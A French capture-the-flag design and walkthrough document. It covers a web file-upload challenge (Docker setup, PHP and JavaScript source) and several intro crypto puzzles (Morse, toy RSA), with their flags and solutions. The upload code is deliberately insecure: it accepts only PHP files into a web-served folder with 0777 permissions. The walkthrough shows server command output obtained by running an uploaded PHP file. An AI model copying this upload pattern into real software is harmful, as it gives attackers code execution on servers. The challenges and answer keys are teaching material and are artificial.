
Docker

Le fichier docker file :

```
# Utilisez l'image de base officielle PHP latest avec FPM latest de Debian
FROM php:fpm

# Mettez à jour les paquets et installez Nginx et les dépendances requises
RUN apt-get update && \
    apt-get full-upgrade -y && \
    apt-get install -y nginx && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*

# Créez le dossier uploads
RUN mkdir -p /usr/share/nginx/html/uploads

# Copiez la configuration de Nginx
COPY upload.conf /etc/nginx/sites-available/default

# Copiez les fichiers du projet
COPY index.php /usr/share/nginx/html/uploads
COPY index.html /usr/share/nginx/html/uploads
COPY style.css /usr/share/nginx/html/uploads
COPY upload.js /usr/share/nginx/html/uploads
```

```
# Exposez le port 80 pour le service Nginx
EXPOSE 80

# Démarrez Nginx et PHP-FPM en arrière-plan
CMD nginx -g 'daemon off;'
```

On créer tous les fichiers nécessaire :




Construction de l'image Docker en utilisant le dockerfile :

```
docker build -t fileupload_image .
```

Exécuter le conteneur en mappant le port 21002 de la machine hôte sur le port 80 du conteneur :

```
docker run -d -p 21002:80 --name fileupload fileupload_image
```

Je valide via l'interface d'administration web que mon docker est exécuter :



On accède a notre conteneur via firefox :

On va devoir faire du debug :

Ajuster le chemin dans vim /etc/nginx/sites-available/default :

```
root /usr/share/nginx/html/uploads;
```

S'assurer que les fichiers sont au bon endroit :

```
root@4a2e3c5df861:/etc/nginx/sites-available# cd /usr/share/nginx/html/uploads/
root@4a2e3c5df861:/usr/share/nginx/html/uploads# ls
index.html  index.php  style.css  upload.js
```

On octroie le passe droit a ces fichiers :

```
root@4a2e3c5df861:/usr/share/nginx/html/uploads# chmod 777 *
```

S'assurer que il y a bien le lien symbolique (pour activer le site) :

```
root@4a2e3c5df861:/usr/share/nginx/html/uploads# ln -s /etc/nginx/sites-available/default /etc/nginx/sites-enabled/
ln: failed to create symbolic link '/etc/nginx/sites-enabled/default': File exists
```

On vérifie que on utilise un socket unix pour php-fpm :

```
root@4a2e3c5df861:/usr/share/nginx/html/uploads# vim /usr/local/etc/php-fpm.d/www.conf
ligne 41 je vois => listen = 127.0.0.1:9000
```

Donc php-fpm est configuré pour écouter sur une ip et un port. On va devoir modifier le fichier default de nginx :

on remplace ca :

```
fastcgi_pass unix:/run/php/php8.2-fpm.sock;
```

par ca :

```
fastcgi_pass 127.0.0.1:9000;
```

Redémarrer le service nginx :

```
root@4a2e3c5df861:/usr/share/nginx/html/uploads# nginx -s reload
root@4a2e3c5df861:/usr/share/nginx/html/uploads#
```

Pas d'erreur, on check pas le fichier de log et on check directement le site web :

On a réussi une première étape. Maintenant on va tester le bon fonctionnement du challenge. Erreur 502 du index.php dans le docker. php-fpm ne fonctionne pas comme je le souhaite.

C'est un flop ca ne fonctionne pas. La suite est en collaboration avec Nathan pour le debug.

Deploiement du Docker sur CTFD :

Voici l'état des lieux des fichiers du docker :

```
students@ccci:~/CTF/Sebastien/Facile$ ls -l
total 32
drwxr-xr-x 3 www-data www-data 4096 mars  29 15:07 build
-rw-r--r-- 1 www-data www-data  131 mars  29 15:39 docker-compose.yml
-rw-r--r-- 1 www-data www-data 2143 mars  29 15:23 index.php
-rw-r--r-- 1 www-data www-data 1041 mars  29 15:23 style.css
-rw-r--r-- 1 www-data www-data   25 mars  29 15:23 this_is_the_hidden_flag13.txt
-rw-r--r-- 1 www-data www-data  964 mars  29 15:23 upload.js
-rw-r--r-- 1 www-data www-data 1353 mars  29 15:23 upload.php
drwxr-xr-x 4 www-data www-data 4096 mars  29 15:41 uploads
```

On va rentrer dans le détail de chaque fichier :

dockerfile :

```
FROM php:7.4-apache
COPY . /var/www/html/
RUN chown -R www-data:www-data /var/www/html
EXPOSE 17002
```

```
students@ccci:~/CTF/Sebastien/Facile$ cd build/
students@ccci:~/CTF/Sebastien/Facile/build$ ls
php
students@ccci:~/CTF/Sebastien/Facile/build$ cd php/
students@ccci:~/CTF/Sebastien/Facile/build/php$ ls
dockerfile
students@ccci:~/CTF/Sebastien/Facile/build/php$ cat dockerfile
FROM php:7.4-apache
COPY . /var/www/html/
RUN chown -R www-data:www-data /var/www/html
EXPOSE 17002
students@ccci:~/CTF/Sebastien/Facile/build/php$
```

docker-compose.yml :

```
version: "3.3"
services:
  php-apache:
    ports:
      - "17002:80"
    build: './build/php'
    volumes:
      - .:/var/www/html
```

index.php :

```
<!DOCTYPE html>
<html>
  <head>
    <title>File Upload Form</title>
    <script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
    <link rel="stylesheet" href="style.css">
```

```
    <script src="upload.js"></script>
  </head>

  <body>
    <div class="background">
      <div class="matrix">
        <div class="number-container">
          <!-- Les chiffres seront ajoutés par le script JS -->
        </div>
      </div>
    </div>
    <div class="form-container">
      <div class="tile">
        <h1>File Upload Form</h1>
        <form id="file-upload-form" action="index.php" method="post"
enctype="multipart/form-data">
          <div>
            <label for="file-upload">Choose a file to upload:</label>
            <input type="file" id="file-upload" name="file-upload">
          </div>
          <br>
          <input type="submit" value="Upload">
        </form>
        <div id="message"></div>
      </div>
    </div>

    <script>
      $(document).ready(function() {
        // Intercepter la soumission du formulaire
        $('#file-upload-form').submit(function(event) {
          event.preventDefault();

          var file = $('#file-upload')[0].files[0];
          if (!file) {
            $('#message').html('Veuillez choisir un fichier.');
            return false;
          }

          // Vérifie le type de fichier
          if (file.name.split('.').pop() !== 'php') {
            $('#message').html('Seuls les fichiers PHP sont autorisés.');
            return false;
```

```
          }

          var formData = new FormData($(this)[0]);

          // Envoyer le fichier via AJAX
          $.ajax({
            url: 'upload.php',
            type: 'POST',
            data: formData,
            async: false,
            cache: false,
            contentType: false,
            processData: false,
            success: function(response) {
              $('#message').html(response);
            },
            error: function(xhr, status, error) {
              $('#message').html('Error: ' + error);
            }
          });
          return false;
        });
      });
    </script>
  </body>
</html>
```

style.css :

```
body {
    margin: 0;
    padding: 0;
    background-color: #000;
    color: #0F0;
  }

  .background {
    position: fixed;
    top: 0;
    left: 0;
    width: 100%;
    height: 100%;
  }
```

```css
.matrix {
  position: relative;
  height: 100%;
}

.number-container {
  position: absolute;
  top: 0;
  left: 0;
  right: 0;
  bottom: 0;
  pointer-events: none;
}

.number {
  font-size: 1em;
  position: absolute;
  animation: fall 2s;
}

@keyframes fall {
  0% {
    top: -20px;
    opacity: 1;
  }
  100% {
    top: 100%;
    opacity: 0;
  }
}

.form-container {
  position: absolute;
  top: 0;
  left: 0;
  right: 0;
  bottom: 0;
  display: flex;
  justify-content: center;
  align-items: center;
}

.tile {
```

```
    background-color: #333;
    padding: 20px;
    border: 1px solid #ccc;
    border-radius: 5px;
    box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
    font-family: Tahoma, Verdana, Arial, sans-serif;
    color-scheme: light dark;
    width: 35em;
  }
```

this_is_the_hidden_flag13.txt :

```
NHM2I{GG_Fileuploaded!!}
```

upload.js :

```
$(document).ready(function() {
  var $numberContainer = $('.matrix');
  var numColumns = Math.ceil(window.innerWidth / 20);
  var numRows = Math.ceil(window.innerHeight / 20);

  for (var i = 0; i < numColumns; i++) {
    for (var j = 0; j < numRows; j++) {
      var $number = $('<span class="number">' + getRandomInt(0, 9) +
'</span>');
      $number.css({
        left: i * 20,
        top: j * 20,
        opacity: 0,
        color: 'green'
      });
      $numberContainer.append($number);
    }
  }

  setInterval(function() {
    var $numbers = $numberContainer.find('.number');
    var randomIndex = Math.floor(Math.random() * $numbers.length);
    var $randomNumber = $numbers.eq(randomIndex);
    $randomNumber.animate({
      opacity: 1
    }, 1000, function() {
      $randomNumber.animate({
        opacity: 0
```


```
      }, 1000);
    });
  }, 50);

  function getRandomInt(min, max) {
    return Math.floor(Math.random() * (max - min + 1)) + min;
  }
});
```

upload.php :


```
<?php

if(session_id() == '' || !isset($_SESSION) || session_status() ===
PHP_SESSION_NONE) {
    // session isn't started
    session_start();
}

$allowed_exts = ['php'];
$max_size = 5 * 1024 * 1024;  // 5 Mo

if ($_SERVER['REQUEST_METHOD'] === 'POST' && !empty($_FILES['file-upload']))
{
    $file = $_FILES['file-upload'];
    $file_ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
    $file_size = $file['size'];

    // Vérifie l'extension de fichier
    if (!in_array($file_ext, $allowed_exts)) {
        die("Le type de fichier n'est pas autorisé.");
    }

    // Vérifie la taille du fichier
    if ($file_size > $max_size) {
        die("Le fichier est trop volumineux.");
    }

    if (!file_exists('uploads')) {
        mkdir('uploads', 0777, true);
    }
    if (!file_exists('uploads/'.session_id())) {
        mkdir('uploads/'.session_id(), 0777, true);
    }
```

```
    // Le fichier est valide, déplacez-le vers votre dossier de destination
    $file_url = 'http://' . $_SERVER['HTTP_HOST'] . '/uploads/'
.session_id()."/". $file['name'];
    if (move_uploaded_file($file["tmp_name"] ,
'uploads/'.session_id()."/".$file['name'])) {
        echo "Upload done. Your file can be found here: <a
href=\"$file_url\">$file_url</a>";
      } else {
        echo "Sorry, there was an error uploading your file.";
      }


}
?>
```

On arrive a bien uploader le fichier :




On arrive bien jusqu'a notre file upload :



---

test

On tente d'injecter :



Linux 78942f9ea417 5.19.0-38-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar 17 17:33:16 UTC 2023 x86_64 GNU/Linux

www-data

/var/www/html/uploads/f8dfe7bc9cf5dc8158cf341f0c2bf1be

On trouve le flag :

NHM2I{GG_Fileuploaded!!}

Flag : NHM2I{GG_Fileuploaded!!}

CRYPTO

CAPITAINE MIFOUNET (intro)

Nom du challenge : capitaine mifounet

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

Python (mifounet.py) :

```
import random
from colorama import Fore, Style
```


```
# le montant d'argent virtuel que le joueur possède
argent_virtuel = 100

# génère un âge aléatoire pour le capitaine entre 2 et 100 ans
age_capitaine = random.randint(1, 101)

# compteur d'itérations
compteur = 0

# Message d'accueil en couleur
print(Fore.BLUE + "Bienvenue à bord du vaisseau spatial \"Nebuchadnezzar\"!"
+ Style.RESET_ALL)
print(Fore.RED + "Vous êtes le nouveau membre de l'équipage et votre mission
est de deviner l'âge du capitaine Mifounet pour remporter votre place pour
la prochaine expédition." + Style.RESET_ALL)
print(Fore.YELLOW + "Vous avez 100 unités d'argent virtuel pour deviner
l'âge du capitaine." + Style.RESET_ALL)
print(Fore.CYAN + "À chaque fois que vous faites une erreur, vous perdrez 33
unités d'argent virtuel. Si vous épuisez tout votre argent virtuel, le jeu
sera terminé." + Style.RESET_ALL)
print(Fore.GREEN + "Bonne chance!" + Style.RESET_ALL)

# Boucle pour poser la devinette
while True:
  devine = int(input("Devinez l'âge du capitaine Mifounet : "))

  # Si la devinette est correcte
  if devine == age_capitaine:
    argent_virtuel += 100
    print(Fore.GREEN + "Bravo, vous avez deviné correctement ! Vous gagnez
100 unités d'argent virtuel." + Style.RESET_ALL)
    print(Fore.YELLOW + "NHM2I{0UNHD05W-W94H-3EWP-W8IHYOT2}" +
Style.RESET_ALL)
    break

  # Sinon la devinette est incorrecte
  else:
    argent_virtuel -= 33
    compteur += 1
    if argent_virtuel <= 0:
      print(Fore.RED + "Vous avez épuisé tout votre argent virtuel. Le jeu
est terminé." + Style.RESET_ALL)
      break
```

```
    # indication de "c'est plus" ou "c'est moins"
    if devine < age_capitaine:
      print(Fore.YELLOW + "[+]" + Style.RESET_ALL, Fore.BLUE + "C'est plus
!" + Style.RESET_ALL)
    else:
      print(Fore.YELLOW + "[-]" + Style.RESET_ALL, Fore.BLUE + "C'est moins
!" + Style.RESET_ALL)

    print(Fore.BLUE + "Votre solde d'argent virtuel est maintenant de",
argent_virtuel, "unités." + Style.RESET_ALL)

# affiche le montant d'argent virtuel final de l'utilisateur et le nombre
d'itérations
print(Fore.CYAN + "Votre solde d'argent virtuel est maintenant de",
argent_virtuel, "unités." + Style.RESET_ALL)
print(Fore.CYAN + "Vous avez effectué", compteur, "itérations." +
Style.RESET_ALL)
```

Walkthrough

Première essai :

Avec moins de chance :



Coup de chance :

Flag : NHM2I{0UNHD05W-W94H-3EWP-W8IHYOT2}

BABY MORSE (intro)

Nom du challenge : baby morse

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

énoncer :

Une communication interceptée entre Morpheus et Agent Smith a été altérée avec une interférence chiffrée. Peux-tu aider Trinity à déchiffrer le message secret ? Utilise ton expérience en décodage pour surmonter les défis et trouver la réponse cachée.

PYTHON (morse.py) :

```
morse_dict = {
    'A': '.-', 'B': '-...', 'C': '-.-.', 'D': '-..', 'E': '.', 'F': '..-.',
'G': '--.', 'H': '....', 'I': '..', 'J': '.---', 'K': '-.-', 'L': '.-..',
'M': '--', 'N': '-.', 'O': '---', 'P': '.--.', 'Q': '--.-', 'R': '.-.', 'S':
'...', 'T': '-', 'U': '..-', 'V': '...-', 'W': '.--', 'X': '-..-', 'Y': '-.-
-', 'Z': '--..',
    '0': '-----', '1': '.----', '2': '..---', '3': '...--', '4': '....-',
'5': '.....', '6': '-....', '7': '--...', '8': '---..', '9': '----.',
    ' ': '/', ',': '--..--', '.': '.-.-.-', '?': '..--..', "'": '.----.',
'/': '-..-.', '(': '-.--.', ')': '-.--.-', '&': '.-...', ':': '---...', ';':
'-.-.-.', '=': '-...-', '+': '.-.-.', '-': '-....-', '_': '..--.-', '"':
'.-..-.', '$': '...-..-', '!': '-.-.--', '@': '.--.-.', 'À': '.--.-', 'É':
'..-..', 'È': '.-..-', 'Ê': '.-..-', 'Ç': '-.-..', '{': '.--.-.', '}': '.-
-.-.'
}

def morse_encode(message):
```

```
    morse_code = ""
    for char in message:
        if char.upper() in morse_dict:
            morse_code += morse_dict[char.upper()] + " "
        else:
            print(f"Cannot encode '{char}' in Morse code")
            morse_code += " "
    return morse_code


# Conversation
agent_smith_message = "Agent Smith : N'envoyez jamais un humain faire le travail d'un programme."
morpheus_message = "Morpheus : On n'est pas le meilleur quand on le croit mais quand on le sait."
interference = "interférence : BzzzzzzzzzzzzzbzzzzzzzNHM2I{T3CL1DFW-N0NN-G6AD-TMLO9F8O}bzzzzzzzbBzzzzzzzzbBzzzz"
agent_smith_message2 = "Agent Smith : Dites-moi, M. Morpheus, à quoi bon téléphoner si vous êtes dans l'incapacité de parler ?"

# encode and decode Agent Smith's messages
encoded_message = morse_encode(agent_smith_message)
print(f"{encoded_message}")

encoded_message = morse_encode(agent_smith_message2)
print(f"{encoded_message}")

# encode and decode interference's message
encoded_message = morse_encode(interference)
print(f"{encoded_message}")

# encode and decode Morpheus' message
encoded_message = morse_encode(morpheus_message)
print(f"{encoded_message}")
```

Walkthrough

Le code morse à déchiffrer :

```
.- --. . -. - / ... -- .. - .... / ---... / -. .----. . -. ...- --- -.-- . -
-.. / .--- .- -- .- .. ... / ..- -. / .... ..- -- .- .. -. / ..-. .- .. .-.
. / .-.. . / - .-. .- ...- .- .. .-.. / -.. .----. ..- -. / .--. .-. --- --.
.-. .- -- -- . .-.-.-
.- --. . -. - / ... -- .. - .... / ---... / -.. .. - . ... -....- -- --- ..
```

```
--..-- / -- .-.-.- / -- --- .-. .--. .... . ..- ... --..-- / .--.- / --.-
..- --- .. / -... --- -. / - ..-.. .-.. ..-.. .--. .... --- -. . .-. / ...
.. / ...- --- ..- ... / .-..- - . ... / -.. .- -. ... / .-.. .----. .. -.
-.-. .- .--. .- -.-. .. - ..-.. / -.. . / .--. .- .-. .-.. . .-. / ..--..
.. -. - . .-. ..-. ..-.. .-. . -. -.-. . / ---... / -... --.. --.. --.. --..
--.. --.. --.. --.. --.. --.. --.. --.. --.. -... --.. --.. --.. --.. --.. -
-.. --.. -. .... -- ..--- .. .--.-. - ...-- -.-. .-.. .---- -.. ..-. .--
-....- -. ----- -. -. -....- --. -.... .- -.. -....- - -- .-.. --- ----.
..-. ---.. --- .--.-. -... --.. --.. --.. --.. --.. --.. --.. -... -... --..
--.. --.. --.. --.. --.. --.. --.. -... -... --.. --.. --.. --..
-- --- .-. .--. .... . ..- ... / ---... / --- -. / -. .----. . ... - / .--.
.- ... / .-.. . / -- . .. .-.. .-.. . ..- .-. / --.- ..- .- -. -.. / --- -.
/ .-.. . / -.-. .-. --- .. - / -- .- .. ... / --.- ..- .- -. -.. / --- -. /
.-.. . / ... .- .. - .-.-.-
```

PYTHON (decode-morse.py) :

```python
morse_dict = {
    'A': '.-', 'B': '-...', 'C': '-.-.', 'D': '-..', 'E': '.', 'F': '..-.',
'G': '--.', 'H': '....', 'I': '..', 'J': '.---', 'K': '-.-', 'L': '.-..',
'M': '--', 'N': '-.', 'O': '---', 'P': '.--.', 'Q': '--.-', 'R': '.-.', 'S':
'...', 'T': '-', 'U': '..-', 'V': '...-', 'W': '.--', 'X': '-..-', 'Y': '-.-
-', 'Z': '--..',
    '0': '-----', '1': '.----', '2': '..---', '3': '...--', '4': '....-',
'5': '.....', '6': '-....', '7': '--...', '8': '---..', '9': '----.',
    ' ': '/', ',': '--..--', '.': '.-.-.-', '?': '..--..', "'": '.----.',
'/': '-..-.', '(': '-.--.', ')': '-.--.-', '&': '.-...', ':': '---...', ';':
'-.-.-.', '=': '-...-', '+': '.-.-.', '-': '-....-', '_': '..--.-', '"':
'.-..-.', '$': '...-..-', '!': '-.-.--', '@': '.--.-.', 'À': '.--.-', 'É':
'..-..', 'È': '.-..-', 'Ê': '.-..-', 'Ç': '-.-..', '{': '.--.-.', '}': '.-
-.-.'
}

def morse_encode(message):
    morse_code = ""
    for char in message:
        if char.upper() in morse_dict:
            morse_code += morse_dict[char.upper()] + " "
        else:
            print(f"Cannot encode '{char}' in Morse code")
            morse_code += " "
    return morse_code

def morse_decode(morse_code):
```

```
    message = ""
    morse_code += " "
    i, char = 0, ""
    while i < len(morse_code):
        if morse_code[i] != " ":
            char += morse_code[i]
            i += 1
        else:
            if char in morse_dict.values():
                message += list(morse_dict.keys())
[list(morse_dict.values()).index(char)]
            elif char == "/":
                message += " "
            else:
                print(f"Cannot decode '{char}' from Morse code")
            char = ""
            i += 1
    return message


# Conversation
agent_smith_message = "Agent Smith : N'envoyez jamais un humain faire le
travail d'un programme."
morpheus_message = "Morpheus : On n'est pas le meilleur quand on le croit
mais quand on le sait."
interference = "interférence : BzzzzzzzzzzzzzbzzzzzzzNHM2I{T3CL1DFW-N0NN-
G6AD-TMLO9F8O}bzzzzzzzbBzzzzzzzzbBzzzz"
agent_smith_message2 = "Agent Smith : Dites-moi, M. Morpheus, à quoi bon
téléphoner si vous êtes dans l'incapacité de parler ?"

# encode and decode Agent Smith's messages
encoded_message = morse_encode(agent_smith_message)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"Agent Smith (decoded): {decoded_message}")

encoded_message = morse_encode(agent_smith_message2)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"Agent Smith (decoded): {decoded_message}")

# encode and decode interference's message
encoded_message = morse_encode(interference)
```

```
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"interférence: {decoded_message}")

# encode and decode Morpheus' message
encoded_message = morse_encode(morpheus_message)
#print(f"{encoded_message}")
decoded_message = morse_decode(encoded_message)
print(f"Morpheus (decoded): {decoded_message}")

#Cannot decode '' from Morse code
#Agent Smith (decoded): AGENT SMITH : N'ENVOYEZ JAMAIS UN HUMAIN FAIRE LE TRAVAIL D'UN PROGRAMME.
#Cannot decode '' from Morse code
#Agent Smith (decoded): AGENT SMITH : DITES-MOI, M. MORPHEUS, À QUOI BON TÉLÉPHONER SI VOUS ÈTES DANS L'INCAPACITÉ DE PARLER ?
#Cannot decode '' from Morse code
#interférence: INTERFÉRENCE : BZZZZZZZZZZZZZBZZZZZZZNHM2I@T3CL1DFW-N0NN-G6AD-TMLO9F8O@BZZZZZZZBBZZZZZZZZBBZZZZ
#Cannot decode '' from Morse code
#Morpheus (decoded): MORPHEUS : ON N'EST PAS LE MEILLEUR QUAND ON LE CROIT MAIS QUAND ON LE SAIT.
```

Flag : NHM2I{T3CL1DFW-N0NN-G6AD-TMLO9F8O}

DECODE-ORACLE (facile)

Nom du challenge : decode-oracle

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

énoncer :

Chasse à l'Oracle

Description : La Matrice a été compromise ! L'Agent Smith a intercepté un message chiffré et la clé publique utilisée pour le chiffrer. Ce message contient des informations cruciales sur l'emplacement de l'Oracle, une entité capable de prédire l'avenir et d'aider les résistants dans leur lutte contre les machines. Votre mission consiste à déchiffrer le message avant que l'Agent Smith ne puisse le faire. Vous disposez de la clé publique utilisée pour chiffrer le message. Bonne chance !

Objectif : Déchiffrer le message intercepté avant l'Agent Smith.

Note : Le chiffrement utilisé est le chiffrement RSA, une technique de chiffrement asymétrique qui repose sur le choix de deux nombres premiers très grands. La clé publique est calculée à partir de ces deux nombres, et la clé privée est calculée à partir de ces mêmes nombres et d'un exposant de chiffrement. Le message chiffré est calculé à partir de la clé publique et du message en clair à l'aide d'une opération mathématique. Le déchiffrement du message nécessite la connaissance de la clé privée correspondante à la clé publique utilisée pour le chiffrement. La factorisation de nombres très grands est un problème difficile pour les ordinateurs classiques, mais pas pour les ordinateurs quantiques.

Infos :

public_key = (299, 5)

ciphertext = 123

private_key = ?

plaintext = ?

PYTHON (encode-oracle.py) :

```
from math import gcd
# Clé publique (N, e)
public_key = (299, 5)

# Factorisation de N
p = 13
q = 23

# Calcul de phi(N)
phi_n = (p-1) * (q-1)

# Calcul de la clé privée d
d = pow(public_key[1], -1, phi_n)

# Vérification que la clé publique est valide
if gcd(public_key[1], phi_n) != 1:
    raise Exception("Clé publique invalide : e n'est pas premier avec
phi(N)")

# Chiffrement du message
message = 262
```

```
ciphertext = pow(message, public_key[1], public_key[0])

print("Message chiffré :", ciphertext)
#Message chiffré : 123
```

Walkthrough

PYTHON (decode-oracle.py) :

```
from math import gcd

# Clé publique (N, e)
public_key = (299, 5)

# Message chiffré
ciphertext = 123

# Factorisation de N
p = 13
q = 23

# Calcul de phi(N)
phi_n = (p-1) * (q-1)

# Calcul de la clé privée d
d = pow(public_key[1], -1, phi_n)

# Vérification que la clé publique est valide
if gcd(public_key[1], phi_n) != 1:
    raise Exception("Clé publique invalide : e n'est pas premier avec
phi(N)")

# Déchiffrement du message
plaintext = pow(ciphertext, d, public_key[0])

print("Clé privée : d =", d)
print("Message déchiffré :", plaintext)

# Clé privée : d = 53
# Message déchiffré : 262
```

Le flag est NHM2I{262}

HYBRID SHIELD CIPHER CONTEST (moyen)

Nom du challenge : hybrid shield cipher contest

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

PYTHON (cipher_contest.py):

```
#pip install --upgrade pip
#pip install pycryptodome

from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import base64

# Création de 3 paires de clés RSA
key1 = RSA.generate(2048)
key2 = RSA.generate(2048)
key3 = RSA.generate(2048)

# Message à chiffrer
message = b"Je montrerai a ces gens ce que vous ne voulez pas qu'ils voient.
